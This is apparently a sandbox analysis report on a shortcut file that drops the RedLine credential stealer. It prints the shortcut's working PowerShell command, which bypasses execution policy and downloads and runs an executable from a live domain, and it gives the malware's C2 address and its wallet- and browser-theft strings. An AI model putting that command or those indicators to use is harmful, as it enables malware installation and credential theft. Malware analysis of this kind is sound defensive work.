ID: 796782
Sample Name: 07ff580e-3cfd-4c41-a92e-4ba534dd1a0a.lnk
Cookbook: default.jbs
Time: 08:08:11
Date: 02/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

07ff580e-3cfd-4c41-a92e-4ba534dd1a0a.lnk

Overview

General Information

Sample Name:	07ff580e-3cfd-4c41-a92e-4ba534dd1a0a.lnk
Analysis ID:	796782
MD5:	ef7f9739337bc…
SHA1:	bf67555a7272f…
SHA256:	a517abf69af75…
Tags:	lnk
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


RedLine

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Windows shortcut file (LNK) starts b…
- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Found URL in windows shortcut file …
- Bypasses PowerShell execution pol…
- Tries to detect sandboxes and other…
- Yara detected Costura Assembly Lo…
- Encrypted powershell cmdline option…

Classification



Process Tree

- **System is w10x64**
- powershell.exe (PID: 4852 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('https://oiartzunirratia.eus/install/clean/Lcovlccdxd.exe','C:\Users\user\AppData\Roaming\svhost.exe');Start-Process 'C:\Users\user\AppData\Roaming\svhost.exe' MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 1592 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - svhost.exe (PID: 4768 cmdline: "C:\Users\user\AppData\Roaming\svhost.exe" MD5: D3713110654DC546BD5EDC306A6E7EFD)
    - powershell.exe (PID: 4816 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENC cwB0AGEAcgB0AC0AcwBsAGUAZQBwACAALQBzAGUAYwBvAG4AZABzACAAMgAwAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 3584 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - svhost.exe (PID: 5428 cmdline: C:\Users\user\AppData\Roaming\svhost.exe MD5: D3713110654DC546BD5EDC306A6E7EFD)
      - conhost.exe (PID: 5540 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- Opgcxhsdw.exe (PID: 624 cmdline: "C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe" MD5: D3713110654DC546BD5EDC306A6E7EFD)
  - powershell.exe (PID: 2432 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENC cwB0AGEAcgB0AC0AcwBsAGUAZQBwACAALQBzAGUAYwBvAG4AZABzACAAMgAwAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 3172 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- Opgcxhsdw.exe (PID: 5216 cmdline: "C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe" MD5: D3713110654DC546BD5EDC306A6E7EFD)
  - powershell.exe (PID: 2164 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENC cwB0AGEAcgB0AC0AcwBsAGUAZQBwACAALQBzAGUAYwBvAG4AZABzACAAMgAwAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 3216 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: RedLine


```
{
  "C2 url": [
    "194.26.192.248:7053"
  ],
  "Bot Id": "cheat"
}
```

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
07ff580e-3cfd-4c41-a92e-4ba534dd1a0a.lnk	SUSP_LNK_SuspiciousCommands	Detects LNK file with suspicious content	Florian Roth (Nextron Systems)	• 0x317:$s7: -noprofile • 0x399:$s9: .DownloadFile(

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.428265959.0000000004151000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000002.00000002.428265959.0000000004151000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000002.00000002.428265959.0000000004151000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_RedLineStealer_f54632eb	unknown	unknown	• 0x178fa:$a4: get_ScannedWallets • 0x16758:$a5: get_ScanTelegram • 0x1757e:$a6: get_ScanGeckoBrowsersPaths • 0x1539a:$a7: <Processes>k__BackingField • 0x132ac:$a8: <GetWindowsVersion>g__HKLM_GetString|11_0 • 0x14cce:$a9: <ScanFTP>k__BackingField
00000002.00000002.424099399.0000000003173000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
0000000A.00000002.587414248.00000000025CD000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
Click to see the 26 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.svhost.exe.5960000.6.raw.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
2.2.svhost.exe.4222060.4.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
2.2.svhost.exe.4222060.4.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
2.2.svhost.exe.4222060.4.unpack	MALWARE_Win_RedLine	Detects RedLine infostealer	ditekSHen	• 0xe68a:$u7: RunPE • 0x11d41:$u8: DownloadAndEx • 0x7330:$pat14: , CommandLine: • 0x11279:$v2_1: ListOfProcesses • 0xe88b:$v2_2: get_ScanVPN • 0xe92e:$v2_2: get_ScanFTP • 0xf61e:$v2_2: get_ScanDiscord • 0x1060c:$v2_2: get_ScanSteam • 0x10628:$v2_2: get_ScanTelegram • 0x106ce:$v2_2: get_ScanScreen • 0x11416:$v2_2: get_ScanChromeBrowsersPaths • 0x1144e:$v2_2: get_ScanGeckoBrowsersPaths • 0x11709:$v2_2: get_ScanBrowsers • 0x117ca:$v2_2: get_ScannedWallets • 0x117f0:$v2_2: get_ScanWallets • 0x11810:$v2_3: GetArguments • 0xfed9:$v2_4: VerifyUpdate • 0x147ea:$v2_4: VerifyUpdate • 0x11bca:$v2_5: VerifyScanRequest • 0x112c6:$v2_6: GetUpdates • 0x147cb:$v2_6: GetUpdates

Source	Rule	Description	Author	Strings
2.2.svhost.exe.4222060.4.unpack	Windows_Trojan_RedLineStealer_f54632eb	unknown	unknown	• 0x117ca:$a4: get_ScannedWallets • 0x10628:$a5: get_ScanTelegram • 0x1144e:$a6: get_ScanGeckoBrowsersPaths • 0xf26a:$a7: <Processes>k__BackingField • 0xd17c:$a8: <GetWindowsVersion>g__HKLM_GetString\|11_0 • 0xeb9e:$a9: <ScanFTP>k__BackingField
Click to see the 30 entries				

Other

Source	Rule	Description	Author	Strings
amsi64_4852.amsi.csv	Suspicious_PowerShell_WebDownload_1	Detects suspicious PowerShell code that downloads from web sites	Florian Roth (Nextron Systems)	• 0x6a:$s3: System.Net.WebClient).DownloadFile('http

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

Uses known network protocols on non-standard ports

Yara detected Generic Downloader

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Found URL in windows shortcut file (LNK)

Powershell drops PE file

Data Obfuscation

Yara detected Costura Assembly Loader

Suspicious powershell command line found

Persistence and Installation Behavior

Windows shortcut file (LNK) starts blacklisted processes

Tries to download and execute files (via powershell)

Hooking and other Techniques for Hiding and Protection

Uses known network protocols on non-standard ports

Malware Analysis System Evasion

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

Bypasses PowerShell execution policy

Encrypted powershell cmdline option found

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected RedLine Stealer

Found many strings related to Crypto-Wallets (likely being stolen)

Remote Access Functionality


Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 Registry Run Keys / Startup Folder	1 1 1 Process Injection	1 Masquerading	OS Credential Dumping	3 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scripting	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	1 Disable or Modify Tools	LSASS Memory	1 1 Process Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 PowerShell	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	1 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Scripting	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 Obfuscated Files or Information	DCSync	1 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	3 Software Packing	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
07ff580e-3cfd-4c41-a92e-4ba534dd1a0a.lnk	74%	ReversingLabs	Shortcut.Downloader.Ploprolo	
07ff580e-3cfd-4c41-a92e-4ba534dd1a0a.lnk	59%	Virustotal		Browse
07ff580e-3cfd-4c41-a92e-4ba534dd1a0a.lnk	100%	Avira	TR/LNK.PSH.Downloader.Gen	
07ff580e-3cfd-4c41-a92e-4ba534dd1a0a.lnk	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe	100%	Avira	TR/Dropper.MSIL.Gen	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\svhost.exe	100%	Avira	TR/Dropper.MSIL.Gen	
C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\svhost.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe	41%	ReversingLabs	ByteCode-MSIL.Trojan.Heracles	
C:\Users\user\AppData\Roaming\svhost.exe	41%	ReversingLabs	ByteCode-MSIL.Trojan.Heracles	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.0.svhost.exe.d30000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
7.2.svhost.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1234943		Download File

Domains

Source	Detection	Scanner	Label	Link
oiartzunirratia.eus	0%	Virustotal		Browse
api.ip.sb	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/CheckConnectResponse	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/CheckConnectResponse	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/EnvironmentSettings	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/CheckConnect	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/VerifyUpdateResponse	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/SetEnvironment	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/SetEnvironmentResponse	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/SetEnvironmentResponse	0%	URL Reputation	safe	
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/GetUpdates	0%	URL Reputation	safe	
http://https://api.ipify.orgcookies//settinString.Removeg	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/GetUpdatesResponse	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/EnvironmentSettingsResponse	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/VerifyUpdate	0%	URL Reputation	safe	
http://tempuri.org/0	0%	URL Reputation	safe	
194.26.192.248:7053	0%	Avira URL Cloud	safe	
http://https://oiartzunirratia.eus	0%	Avira URL Cloud	safe	
http://194.26.192.248:7053	0%	Avira URL Cloud	safe	
http://oiartzunirratia.eus	0%	Avira URL Cloud	safe	
http://194.26.192.248:7053/	0%	Avira URL Cloud	safe	
194.26.192.248:7053	1%	Virustotal		Browse
http://194.26.192.248:70534	0%	Avira URL Cloud	safe	
http://194.26.192.248:7053	1%	Virustotal		Browse
http://https://oiartzunirratia.eusx	0%	Avira URL Cloud	safe	
http://https://oiartzunirratia.eus	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
http://oiartzunirratia.eus	0%	Virustotal		Browse
http://https://oiartzunirratia.eus/install/clean/Lcovlccdxd.exe0y	0%	Avira URL Cloud	safe	
http://https://oiartzunirratia.eus/install/clean/Lcovlccdxd.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
oiartzunirratia.eus	185.101.226.22	true	true	• 0%, Virustotal, Browse	unknown
api.ip.sb	unknown	unknown	true	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
194.26.192.248:7053	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://194.26.192.248:7053/	true	• Avira URL Cloud: safe	unknown
http://https://oiartzunirratia.eus/install/clean/Lcovlccdxd.exe	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ipinfo.io/ip%appdata%	svhost.exe, 00000002.00000002.428265959.0000000004151000.00000004.00000800.00020000.00000000.sdmp, svhost.exe, 00000002.00000002.428265959.0000000004197000.00000004.00000800.00020000.00000000.sdmp, svhost.exe, 00000002.00000002.424099399.0000000003278000.00000004.00000800.00020000.00000000.sdmp, svhost.exe, 00000007.00000002.580544741.0000000000402000.00000040.00000400.00020000.00000000.sdmp	false		high
http://https://oiartzunirratia.eus	powershell.exe, 00000000.00000002.328014232.000001D9DD5D1000.00000004.00000800.00020000.00000000.sdmp	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 00000000.00000002.378116200.000001D9EC443000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000000.00000002.328014232.000001D9DC4AB000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000000.00000002.378116200.000001D9EC301000.00000004.00000800.00020000.00000000.sdmp	false		high
http://194.26.192.248:7053	svhost.exe, 00000007.00000002.587473199.00000000032EC000.00000004.00000800.00020000.00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000000.00000002.328014232.000001D9DC4AB000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org/bot	svhost.exe, 00000002.00000002.424099399.0000000003173000.00000004.00000800.00020000.00000000.sdmp, Opgcxhsdw.exe, 00000009.00000002.587061238.000000000352F000.00000004.00000800.00020000.00000000.sdmp, Opgcxhsdw.exe, 0000000A.00000002.587414248.00000000025CD000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Endpoint/CheckConnectResponse	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000000.00000002.328014232.000001D9DC4AB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000000.00000002.328014232.000001D9DDB4A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/Endpoint/EnvironmentSettings	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	svhost.exe, 00000002.00000002.428265959.0000000004151000.00000004.00000800.00020000.00000000.sdmp, svhost.exe, 00000002.00000002.428265959.0000000004197000.00000004.00000800.00020000.00000000.sdmp, svhost.exe, 00000002.00000002.424099399.0000000003278000.00000004.00000800.00020000.00000000.sdmp, svhost.exe, 00000007.00000002.580544741.0000000000402000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://oiartzunirratia.eus	powershell.exe, 00000000.00000002.328014232.000001D9DD5E7000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000000.00000002.378116200.000001D9EC301000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/envelope/	svhost.exe, 00000007.00000002.587473199.00000000032FC000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000000.00000002.378116200.000001D9EC301000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/envelope/D	svhost.exe, 00000007.00000002.587473199.0000000003303000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/	svhost.exe, 00000007.00000002.587473199.00000000032FC000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Endpoint/CheckConnect	svhost.exe, 00000007.00000002.587473199.00000000032EC000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Endpoint/VerifyUpdateResponse	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Endpoint/SetEnvironment	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Endpoint/SetEnvironmentResponse	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000000.00000002.328014232.000001D9DC4AB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://james.newtonking.com/projects/json	svhost.exe, 00000002.00000002.424099399.0000000003173000.00000004.00000800.00020000.00000000.sdmp, Opgcxhsdw.exe, 00000009.00000002.587061238.000000000352F000.00000004.00000800.00020000.00000000.sdmp, Opgcxhsdw.exe, 0000000A.00000002.587414248.00000000025CD000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Endpoint/GetUpdates	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://oiartzunirratia.eusx	powershell.exe, 00000000.00000002.328014232.000001D9DD5E2000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.orgcookies//settinString.Removeg	svhost.exe, 00000002.00000002.428265959.0000000004151000.00000004.00000800.00020000.00000000.sdmp, svhost.exe, 00000002.00000002.428265959.0000000004197000.00000004.00000800.00020000.00000000.sdmp, svhost.exe, 00000002.00000002.424099399.0000000003278000.00000004.00000800.00020000.00000000.sdmp, svhost.exe, 00000007.00000002.580544741.0000000000402000.00000040.00000400.00020000.00000000.sdmp	true	• URL Reputation: safe	unknown
